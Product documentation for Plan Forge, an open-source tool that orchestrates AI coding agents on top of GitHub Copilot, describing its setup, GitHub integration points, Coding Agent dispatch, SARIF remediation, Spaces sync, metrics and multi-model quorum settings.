Plan Forge is MIT-licensed and open source. There's no sales call, no pilot agreement, no license to procure. If you already have GitHub Copilot and GHAS, you have everything you need to evaluate the full stack against your own repos this afternoon.
Install in one repo. Clone github.com/srnichols/plan-forge, run setup.ps1 -Agent claude (or --agent codex / --agent cursor / --agent copilot). Generate Project Principles + initial instruction files via forge_run_skill /onboarding. Wire action.yml into GitHub Actions for PR-time gates. Walk-through: install + first plan.
Run a real task end-to-end. Take one in-flight ticket through the full pipeline: Crucible → plan → execution → reviewer agents → Bug Registry if you hit one. The trajectory is captured automatically; you can replay it from the dashboard.
Add a second repo, turn on what makes sense for you. Cloud Agent dispatch (--worker copilot-coding-agent) for async bulk work. LiveGuard hooks if you have a deploy pipeline. The Audit Loop if you want a Coverity-style scan over an existing module. Everything is opt-in.
Read the dashboard. The six KPIs from "What you get" populate themselves as you run plans. Compare to your baseline. Decide whether to roll wider on your own schedule.
Cost to evaluate: zero beyond your existing Copilot + GHAS subscription. No new licences, no headcount, no infrastructure, no procurement cycle. Bring your own GHCP partner relationship if you have one, Plan Forge composes on top of whatever Copilot Enterprise tier and support arrangement you already use.
Stuck? File an issue at github.com/srnichols/plan-forge/issues, or open a discussion. Plan Forge ships forge_meta_bug_file precisely so problems with the platform get reported back automatically, you're not on your own.
Architect appendix · supporting context for technical readers
The signal: GitHub said this out loud in April 2026
On April 2, 2026, GitHub shipped the Copilot SDK in public preview. The release notes describe it as "the same production-tested agent runtime that powers GitHub Copilot cloud agent and Copilot CLI" exposed for application developers to embed.
The implication is unmistakable:
“
GitHub views agent orchestration as something built on top of their primitives, not inside them.
This page documents how Plan Forge composes with the primitives GitHub explicitly leaves to the ecosystem.
What GitHub ships (the substrate — primitives)
Primitive
What it is
Status (May 2026)
Copilot Cloud Agent (formerly Coding Agent)
Ephemeral Actions-powered runner. Single repo / single branch / single PR per task. Three modes: research-only, plan-only, branch-only
GA
AGENTS.md
Open standard for agent context files
Stewarded by Agentic AI Foundation under the Linux Foundation. 60k+ repos use it. GitHub adopts; does not own
Agent Skills
Open standard for agent procedural knowledge
Repo agentskills/agentskills, Apache 2.0, maintained by Anthropic. GitHub adopts
Model Context Protocol (MCP)
Open standard for agent-to-tool integration
Linux Foundation project. Maintained by Anthropic et al. GitHub ships github/github-mcp-server (29.5k stars, MIT) as the reference implementation
.github/instructions/
GitHub-native repo customization
GA. Plan Forge ships ~18 instruction files
.github/copilot-instructions.md
Repo-wide Copilot context
GA
.github/agents/
Custom agent personas
GA on github.com (preview in JetBrains/Eclipse/Xcode)
This is a strong, coherent substrate. It is also explicitly just the substrate.
What GitHub deliberately leaves to the ecosystem (the Plan Forge lane)
These are the surfaces GitHub does not ship and shows no sign of shipping, direct evidence from GitHub's own docs and roadmap:
Gap
Evidence
Hardened plan as versioned artifact with scope contract, slices, validation gates, drift detection
Plan-mode is session-scoped one-shot; no plan file format, no scope contract, no slice persistence
Cross-repo / multi-service orchestration
Explicit single-repo limitation: "Copilot can only make changes in the repository specified when you start a task. Copilot cannot make changes across multiple repositories in one run."
Multi-model quorum / consensus per task
No built-in mechanism. Single model per session
Plan execution harness with per-slice gates and resume-from semantics
copilot-setup-steps.yml is one pre-flight hook; nothing slice-aware
GitHub's positioning is consistent: wrap your tool/data source as an MCP server, layer your customization via the open file standards (AGENTS.md, Skills, instructions), and build your orchestration on top of the SDK. That is exactly the Plan Forge architecture.
How Plan Forge composes with each GitHub primitive
A 16-row reference for architects mapping each GitHub-native primitive to the Plan Forge surface that consumes it. Click to expand.
Per-primitive composition table (16 rows)
GitHub primitive
How Plan Forge consumes it
Where in Plan Forge
Copilot Cloud Agent
Plan Forge dispatches plan slices to CCA via gh issue create --assignee @copilot. Trajectories captured to .forge/trajectories/<plan-slug>.jsonl
Plan Forge generates and maintains AGENTS.md alongside .github/copilot-instructions.md so any AGENTS.md-aware agent (Claude Code, Cursor, Codex, Amp, Aider, Gemini CLI, Goose, Windsurf) consumes Plan Forge context
pforge-mcp/server.mjs setup phase
.github/instructions/
Plan Forge ships ~18 instruction files covering architecture, security, testing, database, API, auth, error handling, deployment, performance, observability, version, status reporting, context fuel, self-repair, plan hardening
templates/.github/instructions/
.github/copilot-instructions.md
Plan Forge generates the project-scoped Copilot instructions during setup.ps1 / setup.sh
setup.ps1, setup.sh
.github/agents/
Plan Forge ships 20 custom agent personas (architecture, database, security, deploy, performance, test-runner, API contracts, accessibility, multi-tenancy, CI/CD, observability, dependency, compliance, plus 6 pipeline agents and an audit classifier)
templates/.github/agents/
.github/hooks/
Plan Forge ships its own lifecycle hooks: PreDeploy, PreCommit, PreAgentHandoff, PostSlice, plus plan-forge.json hook configuration. Distinct from Claude Code's hook names.
templates/.github/hooks/
.github/skills/
Plan Forge ships 11 skills as / slash-commands: database-migration, staging-deploy, test-sweep, dependency-audit, security-audit, code-review, release-notes, api-doc-gen, onboarding, health-check, forge-execute, audit-loop, plus pipeline skills
templates/.github/skills/
MCP
Plan Forge ships its own MCP server (pforge-mcp) with 106 tools covering planning, execution, eval, observability, cost, memory, search, timeline, notifications. Auto-generates .vscode/mcp.json
pforge-mcp/server.mjs, pforge-mcp/tools.json
github/github-mcp-server
Plan Forge documents this as the canonical GitHub-side MCP integration. Plan Forge agents call it via the MCP plumbing they already speak
docs reference, .vscode/mcp.json example
GitHub Actions
Plan Forge plans can run as Actions workflows; pforge run-plan is callable from any runner. CCA itself runs in Actions and Plan Forge plans dispatched via CCA inherit Actions concurrency, runners, and minutes
action.yml
GitHub Advanced Security
Plan Forge's forge_secret_scan, forge_dep_watch, and security-audit skill complement GHAS, not replace it. Plan Forge surfaces GHAS findings into plan-aware bug reports
Plan Forge plan files + Scope Contract are the equivalent concept for autonomous execution. Spaces serves chat-side context curation; Plan Forge serves execution-time scope binding
docs reference
Copilot Metrics API
Plan Forge does not duplicate it. Plan Forge surfaces quality metrics (gate failure rates, drift scores, plan-adherence, regressions caught at gate boundary, cost per merged PR) that the Metrics API explicitly does not
Plan Forge does not embed the Copilot runtime. Plan Forge orchestrates across multiple agent runtimes (CCA, Claude Code, Codex, custom workers). The SDK is the right tool when you want to embed a single agent in your app; Plan Forge is the right tool when you want to coordinate many agent runs as a delivery pipeline
architecture reference
Custom properties
Plan Forge documents the recommended custom-property schema for governing per-team Plan Forge enablement, plan templates, and budget caps
templates/docs/CUSTOMIZATION.md
Org runner controls
Plan Forge dispatched plans inherit the org's runner policy. No conflict, no override needed
docs reference
Why this matters for the consolidation thesis
If your strategic direction is "consolidate on GitHub Enterprise + Copilot Enterprise," Plan Forge reinforces that choice rather than competing with it.
Cursor and Sourcegraph Amp are platform-agnostic by design. They work as well on GitLab and Bitbucket as on GitHub. Adopting them does not strengthen your GitHub investment.
GitHub Copilot Cloud Agent shipped the substrate but explicitly leaves orchestration to the ecosystem. Without an orchestration layer, the substrate is incomplete for fleet rollouts.
Plan Forge is the only project in the comparison set built specifically to extend GitHub primitives in the direction GitHub itself signaled is the ecosystem's lane. The architecture is a deliberate "yes, and" to GitHub's stack.
For Microsoft-shop enterprises pursuing the GitHub-native consolidation thesis, this is the cleanest path: GitHub for the substrate, Plan Forge for the orchestration layer, no third vendor in the picture.
Variations for Microsoft Foundry shops
For customers using Microsoft Foundry (Azure OpenAI, Foundry Agent Service, Foundry Toolboxes), Plan Forge composes additionally with:
Azure OpenAI as a first-class LLM provider (alongside GitHub Copilot, Anthropic, OpenAI, xAI). Auth via Entra ID (recommended), API key, or managed identity. Endpoint format https://{resource}.openai.azure.com/openai/v1/. Customer configures deployment names, not model families.
Foundry Toolboxes as MCP-compatible endpoints. Plan Forge already speaks MCP; pointing .vscode/mcp.json at a Foundry Toolbox endpoint is config, not code.
Foundry App Insights as the OTel sink. Plan Forge OTel traces land in the same dashboards as the customer's Foundry agent runs.
A tour of the GitHub-native primitives Plan Forge integrates with, plus the readiness check for your repo.
When to read this chapter: you are running (or considering) Plan Forge against a repository hosted on GitHub, with GitHub Copilot, Copilot Coding Agent, GHAS, or Copilot Spaces in the picture.
When to skip it: you are on Bitbucket, GitLab, Azure DevOps, or anywhere else. None of this is required by Plan Forge, see Appendix C: Stack-Specific Notes for language-preset details, and Chapter 12: Extensions for the OSS extension surface.
Looking for the strategic framing instead? See Appendix H — GitHub Stack Alignment for the four-band AI SDLC stack diagram, the four harness pillars in plain English, the six outcome KPIs, and the consolidation thesis. This appendix (I) is the surface-by-surface technical reference; H is the executive-level companion.
Plan Forge does not require GitHub. It runs against any repo, with any agent (Copilot, Claude Code, Cursor, Codex), and against any CI system. But when the repo is on GitHub, Plan Forge has the deepest stack of integrations, eight first-class primitives it consumes today, plus several it dispatches to. This appendix is the single canonical reference for that integration surface.
Section 1 is the readiness check, a one-command snapshot of which GitHub primitives your repo currently has wired up. Section 2 is the surface-by-surface tour. Sections 3 (Copilot Coding Agent dispatch), 4 (GHAS remediation chains), 5 (Copilot Spaces sync), 6 (Metrics API leaderboard), 7 (BYOK and the multi-model picker), and 8 (other agent platforms: Claude Code, Cursor, Codex) are now live.
1. Is your repo set up? Run pforge github status
The fastest way to know which GitHub-native primitives Plan Forge can use against your repo is the introspection command:
pforge github status
Output is a checklist of the eight default checks, each marked with a glyph:
✓ pass, primitive is wired up correctly
⚠ warn, primitive is partially wired or recommended-but-missing
✗ fail, primitive is missing and Plan Forge integration depends on it
⊘ n/a, primitive does not apply to this repo (e.g. not a git clone)
Sample output, run against the Plan Forge repository itself:
GitHub stack readiness, C:\src\plan-forge
────────────────────────────────────────────────────────────────────────
  ✓ .github/copilot-instructions.md
      present
  ⚠ AGENTS.md
      missing, open agent standard not adopted
  ✓ .github/instructions/*.instructions.md
      7 instruction files found
  ✓ .github/prompts/*.prompt.md
      8 prompt files found
  ✓ .vscode/mcp.json
      Plan Forge MCP server registered
  ✓ .github/workflows/
      4 workflow files found
  ✓ git remote → github.com
      github.com remote configured
  ✓ gh CLI on PATH
      gh CLI available
────────────────────────────────────────────────────────────────────────
  7 pass · 1 warn · 0 fail · 0 n/a  (8 checks)
And against the Plan Forge testbed (a sample repo set up via setup.ps1):
pforge github status against the Plan Forge testbed, generated by scripts/capture-github-status-screenshot.mjs.
To get fix hints for every ⚠ and ✗ row, use the doctor subcommand:
pforge github doctor
For machine-readable output (e.g. piping into a dashboard or another tool), add --json:
pforge github status --json
The JSON shape is stable and documented in the MCP Server Reference under forge_github_status. Two extra SHOULD-tier checks (instruction-file applyTo: usage, copilot-instructions length) run when you add --extra.
Exit codes
Code
Meaning
0
No ✗ fail rows. Warns and N/A are allowed.
1
At least one ✗ fail row.
2
Invalid arguments to the CLI.
This makes the command CI-friendly: a workflow can fail-fast on missing primitives, or treat warnings as advisory only.
From an MCP client (Copilot Chat, Claude Code, Cursor)
The same checklist is exposed as the forge_github_status MCP tool. From an in-IDE chat:
"Run forge_github_status on this repo and tell me which GitHub primitives I'm missing."
The agent receives the structured JSON and can answer with line-level precision, useful when you're evaluating Plan Forge inside an existing repo and don't want to leave the IDE.
2. The eight GitHub-native primitives Plan Forge consumes
Each row below is one check from pforge github status. The "What Plan Forge does with it" column is what makes this chapter different from the GitHub docs: it tells you exactly how Plan Forge uses the primitive, and which Plan Forge feature stops working if you remove it.
Primitive
What it is
What Plan Forge does with it
.github/copilot-instructions.md
Repo-wide context Copilot Chat reads on every conversation.
Generated by setup.ps1 / setup.sh. Plan Forge writes the project overview, architecture summary, quick-command reference, and pipeline reference here. Re-generated by pforge update while preserving customizations.
AGENTS.md
Open standard adopted by Cursor, Codex, OpenAI, Anthropic, and GitHub for cross-agent context.
Generated alongside copilot-instructions.md. Lets Plan Forge support BYOK, the same context surface works whether the user picks Copilot, Cursor, Claude Code, or Codex.
.github/instructions/*.instructions.md
Path-scoped Copilot instructions (each file's applyTo: frontmatter targets a glob).
Plan Forge ships ~17 instruction files: architecture-principles, git-workflow, testing, security, database, etc. Each auto-loads when Copilot edits a matching file. The Step-2 Plan Hardener and Step-5 Reviewer reference these directly.
.github/prompts/*.prompt.md
Reusable prompt files Copilot Chat can invoke as slash commands.
Plan Forge ships the pipeline prompts: step0-specify-feature, step1-preflight-check, step2-harden-plan, step3-execute-slice, step4-completeness-sweep, step5-review-gate. The full Plan Forge pipeline runs through these in sequence.
.vscode/mcp.json
VS Code's MCP-server registry. Each entry exposes a server's tools to Copilot Chat.
Plan Forge registers itself here as plan-forge, exposing 106 MCP tools (forge_run_plan, forge_estimate_quorum, forge_cost_report, forge_github_status, forge_lattice_query, forge_sync_memories, …). See MCP Server Quick Start.
.github/workflows/
GitHub Actions, the CI surface.
Validation gates from Plan Forge plans can run as GitHub Actions jobs. The regression-guard command is designed to be triggered from a workflow on every PR. A future release will add an Actions composite for one-step Plan Forge dispatch.
git remote → github.com
Repository hosted on GitHub.
Pre-requisite for everything in Sections 3+: Copilot Coding Agent dispatch (creates issues + PRs against the repo), GHAS API access, Spaces sync, Metrics API ingestion. Without a github.com remote those features have no target.
GitHub CLI (gh)
GitHub's official command-line tool for issues, PRs, releases, and GHAS.
Plan Forge prefers gh for any GitHub API operation when it's installed (auth is already handled). Strict requirement for the SARIF ingestion command and for one-shot issue creation in pforge run-plan --worker copilot-coding-agent.
A note on optionality: not having every row green does not break Plan Forge. It limits which Plan Forge features are available. The CLI still runs end-to-end against any repo with any agent, the GitHub primitives give you the deepest, most automated path.
The five-layer view. Plan Forge's orchestration layer (amber) consumes the eight GitHub primitives below and produces working artifacts above. Every primitive is documented in this chapter, every Plan Forge feature in the amber band has a section below.
3. Dispatching to Copilot Coding Agent
When your repo is hosted on GitHub and has Copilot Coding Agent enabled, Plan Forge can hand each slice of a plan off to the Coding Agent automatically, creating a GitHub Issue per slice, assigning it to @copilot, polling the resulting PR, and capturing the run trajectory back into the Plan Forge dashboard.
The --worker copilot-coding-agent flag replaces the default in-process execution loop with the GitHub dispatch loop. Every other flag (--quorum, --estimate, --resume-from) works unchanged.
Issue body template — canonical vs per-stack
Each slice becomes a GitHub Issue. The body is assembled from two sources:
Canonical block, always present. Contains the slice title, scope contract, validation gate commands, and a reference to the plan file. This block is the same regardless of which tech stack the project uses.
Per-stack block, injected when a .github/instructions/project-profile.instructions.md exists. Appends the project's language, framework, test runner, and any Forbidden Actions so the Coding Agent has immediate context without reading the full plan.
The canonical block is produced by pforge-mcp/coding-agent-dispatch.mjs. The per-stack block is read from project-profile.instructions.md if present; if the file is absent, the block is silently omitted. You can inspect the issue body before creating it:
The --dry-run flag prints the would-be issue body for each slice and exits without touching GitHub.
PR detection — linked-issue search, branch pattern, fallback order
After creating the issue and assigning it to @copilot, Plan Forge polls for the resulting PR. It uses a two-stage fallback:
Stage
Strategy
How it works
1 (primary)
Linked-issue search
gh pr list --search "closes #<issue-number>", matches PRs that reference the issue in their body. Works reliably when the Coding Agent follows GitHub's "closes" keyword convention.
2 (fallback)
Branch pattern
Scans open PRs whose branch name contains copilot/ or the slugified slice title. Used when the agent opens a PR without a closes link (rare, but observed in edge cases).
If neither stage finds a PR within the configured timeout (default: 30 minutes, configurable via .forge.json#codingAgent.pollTimeoutMinutes), the slice is marked stalled and Plan Forge moves to the next slice or stops, depending on --on-stall (skip | abort, default abort).
Trajectory capture
When a PR is merged, Plan Forge fetches the Coding Agent's session log from the PR's Copilot Activity tab via the GitHub API and appends it to the plan's trajectory file at .forge/trajectories/<plan-slug>.jsonl. This makes the Coding Agent's reasoning searchable by pforge timeline and forge_master_ask just like any other execution session.
Pre-flight checks
Before Plan Forge creates any GitHub Issues for a --worker copilot-coding-agent run, it executes a pre-flight check that includes the copilot-coding-agent-assignable probe. This probe calls the GitHub Assignees API to verify that @copilot is an assignable user on the repository. If it is not, typically because Copilot Coding Agent has not been enabled at the org or repo level, the orchestrator stops immediately with a fix-hint rather than creating issues that will never be picked up.
The probe has three return states:
Status
Meaning
Action taken by orchestrator
pass
@copilot is assignable on this repo, Copilot Coding Agent is enabled and ready.
Copilot Coding Agent is not enabled, --assignee @copilot would be silently dropped.
Promoted to a hard fail. Execution stops before any issue is created. Fix-hint links to GitHub's docs for enabling Copilot Coding Agent at the repo or org level.
fail
API error, token lacks repo scope, network unreachable, or GitHub returned 4xx/5xx.
Execution stops. Fix-hint describes the token scope requirement and suggests gh auth status.
You can run the probe manually via pforge github status with --gh-token:
pforge github status --gh-token
Without --gh-token, the check returns na ("skipped, pass --gh-token to probe") and does not make any API calls. The probe is intentionally opt-in on the status command to keep the hot path free of network I/O, but it always runs automatically when the orchestrator's pre-flight fires for a --worker copilot-coding-agent dispatch.
Prerequisite:gh CLI must be authenticated (gh auth status) and the repo must have Copilot Coding Agent enabled at the org or repo level. Run pforge github status --gh-token, all checks including copilot-coding-agent-assignable should pass before using --worker copilot-coding-agent.
4. GHAS-driven remediation
GitHub Advanced Security (GHAS) surfaces security findings, CodeQL alerts, secret scans, Dependabot advisories, as SARIF files or API responses. pforge plan-from-sarif turns a SARIF result into a runnable Plan Forge plan with one slice per finding, severity-ordered so the highest-severity issues execute first.
The generated plan is a standard Plan Forge plan. Run it with any worker (pforge run-plan, --worker copilot-coding-agent, etc.) and all the usual flags apply.
Reading SARIF from stdin
Pass - as the file argument to read SARIF from stdin. This lets you pipe directly from gh or any SARIF producer without writing an intermediate file:
# Pipe CodeQL results from the GitHub API
gh api /repos/{owner}/{repo}/code-scanning/analyses/latest/sarif | \
  pforge plan-from-sarif - --out docs/plans/ghas-remediation-PLAN.md

# Or from a local CodeQL database run
codeql database analyze my-db --format=sarifv2.1.0 --output=- | \
  pforge plan-from-sarif - --out docs/plans/ghas-remediation-PLAN.md
Severity ordering and slice structure
Findings are sorted by SARIF level in descending order, error → warning → note, then by rule ID for deterministic ordering within a level. Each finding becomes one slice with:
Slice title: [SARIF] <ruleId>, <location>
Scope contract: the finding's message, the affected file and line range, and the recommended fix from the rule metadata (if present)
Validation gate: re-runs CodeQL on the affected file and asserts zero findings for that rule
Use --min-severity warning to exclude note-level findings from the plan. Use --rule-filter <ruleId> to include only a specific rule. Both flags can be combined.
Integration with the Plan Forge security surface
pforge plan-from-sarif is the inbound half of the GHAS integration. The outbound half is the existing PreDeploy LiveGuard hook: before any deploy slice executes, forge_secret_scan + forge_env_diff run automatically and block on severity ≥ high. The /security-audit skill combines both: it invokes pforge plan-from-sarif against the latest SARIF, presents the generated plan for review, then hands off to pforge run-plan.
"Run /security-audit and generate a remediation plan for all high-severity CodeQL findings."
That one prompt triggers the full pipeline: SARIF fetch → plan generation → plan review → optional execution. See the Skills Reference for the full /security-audit flow.
5. Copilot Spaces sync
Copilot Spaces is GitHub's team-scoped knowledge hub, a curated collection of files, instructions, and context that Copilot Chat draws from automatically when a Space is selected. Plan Forge integrates with Spaces via pforge sync-spaces: a single command that pushes the active plan, instruction files, and Plan Forge tool catalog into a designated Space, giving every chat session in the org instant access to the current plan state without manual copy-paste.
pforge sync-spaces
By default this targets the Space named plan-forge in the same org as the repo's git remote. Override with --space <owner/name>. For org-wide broadcast, use --org <slug> to push to every Space in the org that has the plan-forge-sync topic tag.
What gets synced
pforge sync-spaces builds a payload from four sources and uploads them as versioned Space files:
Source
Space path
Update frequency
Active plan file (the one matching .forge/active-plan)
plan-forge/active-plan.md
Every sync
All .github/instructions/*.instructions.md files
plan-forge/instructions/<name>.md
Only when file hash changes
MCP tool catalog (forge_capabilities snapshot)
plan-forge/tool-catalog.md
Only when version changes
Project profile (.github/instructions/project-profile.instructions.md if present)
plan-forge/project-profile.md
Only when file hash changes
Files are uploaded using the GitHub Spaces API authenticated via the gh CLI, run gh auth status before your first sync. Unchanged files (same SHA-256) are skipped to stay within API rate limits.
Flags
Flag
Default
Effect
--space <owner/name>
Inferred from remote + .forge.json
Target a specific Space by owner and name.
--org <slug>
(single repo Space)
Broadcast to all Spaces in the org tagged plan-forge-sync.
--dry-run
(off)
Print what would be uploaded without making API calls.
--force
(off)
Re-upload all files even if SHA-256 matches.
--no-instructions
(instructions included)
Skip the .github/instructions/ payload. Useful when the Space already has a curated instruction set you don't want overwritten.
The AI-SDLC-Hub pattern
Many enterprise readouts describe an "AI-SDLC-Hub", a single Space that every developer in the org selects by default, giving all Copilot Chat sessions a shared view of the team's architecture decisions, coding standards, and active delivery plan. pforge sync-spaces is the automation layer for that pattern: instead of a human curating the Space manually, the hub is kept current by a scheduled CI job or a post-commit hook.
A minimal GitHub Actions workflow to sync on every push to main:
Store the target Space name as a repository variable (PFORGE_SPACES_TARGET) and the gh-compatible token as a secret. The token needs copilot_spaces:write scope.
Persisting the target Space
To avoid specifying --space on every invocation, write the target into .forge.json:
pforge sync-spaces reads this field and uses it as the default target. The field can also be set via the CLI:
pforge config set github.spacesTarget acme-org/plan-forge-hub
Roadmap
The current release ships the core sync path: plan, instructions, tool catalog, and project profile. A future release will add bidirectional sync, pulling conversation summaries and noteworthy Q&A threads from the Space back into the Plan Forge timeline so decision rationale captured in chat is preserved alongside the plan execution history. The pforge github status readiness check will also gain a dedicated Spaces row at that point.
Prerequisite:gh CLI must be authenticated (gh auth status) and the target Copilot Space must exist before the first sync. Create a Space at github.com/copilot/spaces and note the owner/name slug. Run pforge github status to verify the rest of the GitHub stack readiness.
The Copilot Metrics API (available at the org and enterprise level via gh api /orgs/{org}/copilot/metrics) surfaces AI-assisted PR rate, code-suggestion acceptance, and code-review usage across your teams. Plan Forge pulls that data alongside its own plan-execution metrics, slices shipped, MTTR, drift rate, and presents them in a single leaderboard view on the dashboard.
Pulling Metrics API data
Fetch and cache the latest Copilot Metrics API payload with:
pforge github metrics pull
By default this targets the org inferred from git remote get-url origin. Override with --org <name>. For enterprise-level metrics, use --enterprise <slug>. The pull authenticates via the gh CLI, run gh auth status first if you see a 401.
Additional flags:
Flag
Default
Effect
--team <slug>
(all teams)
Filter to a single team slug. Repeatable for multiple teams.
--since <ISO-date>
30 days ago
Start of the pull window. Metrics API returns daily buckets.
--out <path>
.forge/metrics/copilot-<date>.jsonl
Override the output path. Use - to print to stdout.
--no-cache
(cache enabled)
Force a fresh API fetch even if a cached response exists.
JSONL schema and schema versioning
Each line written to .forge/metrics/ is a JSON object with a stable _schema field so downstream consumers (dashboards, CI scripts, forge_github_metrics) can handle forward evolution without breakage:
The schema version follows <namespace>/v<N>. A bump to v2 will only happen when a field is removed or renamed, adding fields is non-breaking. Consumers should read _schema and warn (not crash) on unknown versions. The pforge-mcp/metrics-schema.mjs module exports CURRENT_SCHEMA, validateRow(row), and migrateRow(row) for any tool that reads the JSONL files.
Dashboard tab placement — Forge group vs GitHub group
The dashboard sidebar organises tabs into two groups:
Forge group, tabs sourced entirely from Plan Forge data: Timeline, Cost, Forge Master, Digest. These work offline and do not require a GitHub connection.
GitHub group, tabs that join Plan Forge data with GitHub API data: Metrics Leaderboard (this section) and, in a future release, Spaces. These tabs show a "Connect GitHub" prompt when gh auth status returns non-zero or no pull has been run yet.
The Metrics Leaderboard tab sits at the top of the GitHub group. It renders a table of teams ranked by a composite score, a weighted blend of AI-assisted PR rate (40 %), acceptance rate (40 %), and code-review usage (20 %), next to their Plan Forge plan-completion rate for the same window. Hovering a row reveals the raw daily time-series chart.
Tab group placement is controlled by the group field in pforge-mcp/dashboard/tab-registry.mjs. Tabs with group: "github" are hidden when the GitHub group is collapsed (the user preference persists in localStorage).
Readiness widget (v2.90.8). The top of the Metrics Leaderboard tab now renders a compact readiness widget that mirrors the eight checks from pforge github status as coloured glyphs. When all eight checks pass the widget collapses to a single ✓ summary line to keep the leaderboard table in view. The widget is served by the new GET /api/github/readiness endpoint and refreshes automatically when the MCP server restarts or when pforge github status writes a new snapshot to .forge/github-status.json.
The forge_github_metrics MCP tool
forge_github_metrics exposes the leaderboard data to any MCP client (Copilot Chat, Claude Code, Cursor). It reads from the cached JSONL in .forge/metrics/, it never calls the GitHub API directly, so it works offline and in air-gapped environments after an initial pull.
// In Copilot Chat or any MCP client:
forge_github_metrics({ team: "platform", since: "2026-04-01" })
The tool is registered in pforge-mcp/server.mjs alongside forge_github_status and is listed in pforge-mcp/tools.json. It is included in the Plan Forge MCP server entry in .vscode/mcp.json without requiring a separate setup run, the tool registration is additive and picked up on the next MCP server restart.
Cache TTL for the dashboard endpoint
The dashboard's GET /api/metrics/leaderboard endpoint serves the aggregated leaderboard from the on-disk JSONL cache. It does not proxy the GitHub API on demand. Cache staleness is controlled by two settings in .forge.json:
cacheTtlMinutes (default: 60), the dashboard appends a Cache-Control: max-age=<N×60> header. Browsers and CDNs respect this. In-process in-memory cache is also flushed after this window, so a fresh request re-reads from disk.
staleWarningMinutes (default: 480 = 8 hours), if the newest JSONL row is older than this, the leaderboard tab shows a ⚠ Data may be stale banner with the age and a one-click Re-pull button that runs pforge github metrics pull in the background.
Set cacheTtlMinutes: 0 to disable the in-memory cache entirely (reads from disk on every request). Useful in CI environments where the JSONL files are updated by a scheduled workflow and you want every page load to reflect the latest data.
Per-team join key precedence
The leaderboard joins Metrics API rows (keyed by GitHub team slug) with Plan Forge plan-completion rows (keyed by the team field in the plan frontmatter). In practice these two key spaces often diverge, a GitHub team might be platform-eng while the plan frontmatter uses platform.
Plan Forge resolves the join using the following precedence order:
Explicit mapping in .forge.json#metrics.teamMap, highest precedence. Map GitHub team slugs to plan team labels:
Slug normalisation, if no explicit mapping exists, Plan Forge applies a normaliser: lowercase, strip trailing -eng / -team / -squad, replace hyphens with underscores. If the normalised forms match, the rows are joined.
Exact match, if normalisation still doesn't produce a match, the rows are left unjoined. Metrics API rows without a plan partner appear in the leaderboard with plan-side columns as —, and vice versa. No silent data loss; mismatches are surfaced explicitly.
Run pforge github metrics pull --dry-run to see a join-preview table: every Metrics API team slug listed next to the plan team label it resolves to, and a no match flag for unresolved rows. This makes it easy to build up the teamMap incrementally.
Prerequisite:gh CLI must be authenticated (gh auth status) and the repo's org must have Copilot Metrics API access enabled (requires GitHub Copilot Business or Enterprise). Run pforge github status to verify the GitHub stack readiness before pulling metrics.
7. BYOK and the multi-model picker
GitHub Copilot ships a built-in multi-model picker that lets individual developers switch between supported models (GPT-4o, Claude Sonnet, Gemini, and others) inside their editor. Plan Forge has its own orthogonal model-selection surface: the --model flag and the quorum system. This section explains how the two compose, when BYOK (bring-your-own-key) matters, and when the picker is enough.
The --model flag
Every plan-execution command accepts a --model flag that overrides the default model for the entire run:
The value is forwarded to the Forge-Master reasoning layer (pforge-master/src/reasoning.mjs), which resolves it against the configured provider table in .forge.json#providers. If no provider entry exists for the requested model, Forge-Master falls back to the default provider and logs a warn event to the timeline.
The flag is independent of the Copilot multi-model picker. A developer can have GPT-4o selected in their editor picker while Plan Forge runs a plan with --model claude-sonnet-4.5. The two selections do not interfere, Copilot Chat and Plan Forge use separate request paths.
Quorum modes: auto, power, speed, and false
For high-stakes slices, deploy steps, schema migrations, security patches, Plan Forge can run the same slice prompt across multiple models and require a threshold of agreement before committing. This is the quorum system.
pforge run-plan docs/plans/Phase-28-PLAN.md --quorum=power   # flagship models, threshold 5
pforge run-plan docs/plans/Phase-28-PLAN.md --quorum=speed   # fast models, threshold 7
pforge run-plan docs/plans/Phase-28-PLAN.md --quorum=auto    # Plan Forge picks mode per slice
pforge run-plan docs/plans/Phase-28-PLAN.md --quorum=false   # disable quorum entirely
Mode
Models polled
Agreement threshold
Best for
power
Up to 3 flagship models (GPT-5, Claude Opus, Grok-4.5)
5 / 7 points
Deploy slices, schema migrations
speed
Up to 3 fast models (GPT-4.1, Claude Haiku, grok-4.20-0309-non-reasoning)
7 / 7 points
High-volume code generation, CI budget caps
auto
Plan Forge selects per slice based on slice risk tags
Per-slice
Mixed plans; recommended default
false
Single model only
N/A
Local development, cost sensitivity
Cost estimates for each mode are available before you run by calling forge_estimate_quorum (MCP) or running:
This prints a projected cost breakdown under each of the four quorum modes, sourced from the live token-price table in pforge-mcp/cost/price-table.mjs, not hand-computed approximations.
When BYOK matters
BYOK is the practice of supplying your own API key directly to a model provider rather than routing through GitHub Copilot's proxy. Plan Forge supports BYOK for any provider that exposes an OpenAI-compatible endpoint. Set the key in .forge/secrets.json (gitignored) or via environment variable:
Model not in the Copilot picker, Grok-4.5, Grok-4.3, and grok-4.20-0309-non-reasoning are only reachable via direct xAI keys today. Set XAI_API_KEY and they become available to --model and quorum.
Higher rate limits, a GitHub Copilot Business seat has shared rate-limit headroom. Direct BYOK keys give dedicated limits. In heavy quorum runs (power mode across three flagship models), hitting the shared rate limit stalls the run. BYOK avoids the contention.
Data-residency or audit requirements, some organisations route only approved models through the Copilot proxy for compliance. BYOK lets the remainder go direct without touching the proxy at all.
Cost arbitrage, the Copilot Business per-seat fee is often cheaper per token for everyday chat, but a heavy automated quorum run on flagship models may be cheaper billed direct at volume pricing. Run pforge run-plan --estimate to compare.
Copilot picker vs Plan Forge model selection: the short answer
The Copilot multi-model picker is the right tool when a human developer is choosing a model interactively for chat or inline suggestions. Plan Forge model selection (--model, quorum) is the right tool when an automated plan execution run needs reproducible, auditable model routing with cost tracking and agreement enforcement. The two are complementary:
During development, let the picker follow the developer's preference.
During pforge run-plan execution (CI or local), lock the model via --model or quorum so the run is reproducible across machines.
If both are unset, Forge-Master uses the provider priority list in .forge.json#providers. The Copilot picker setting has no effect on headless plan runs.
Provider configuration in .forge.json
The full provider table lives under .forge.json#providers. Each entry maps a model identifier to a provider, base URL, and optional per-model settings:
The internal provider key for GitHub Copilot is "githubCopilot" (not "github-copilot"). Using the wrong key causes selectProvider to return null and fall through to the default. Run pforge smith to validate your provider table and surface misconfiguration before a plan run.
Tip: Run pforge smith (forge environment diagnostics) and pforge github status together before any quorum run. smith validates the provider table and API keys; github status confirms the GitHub stack readiness. Both must pass before a power-quorum run on a deploy slice.
8. Other agent platforms (Claude Code, Cursor, Codex)
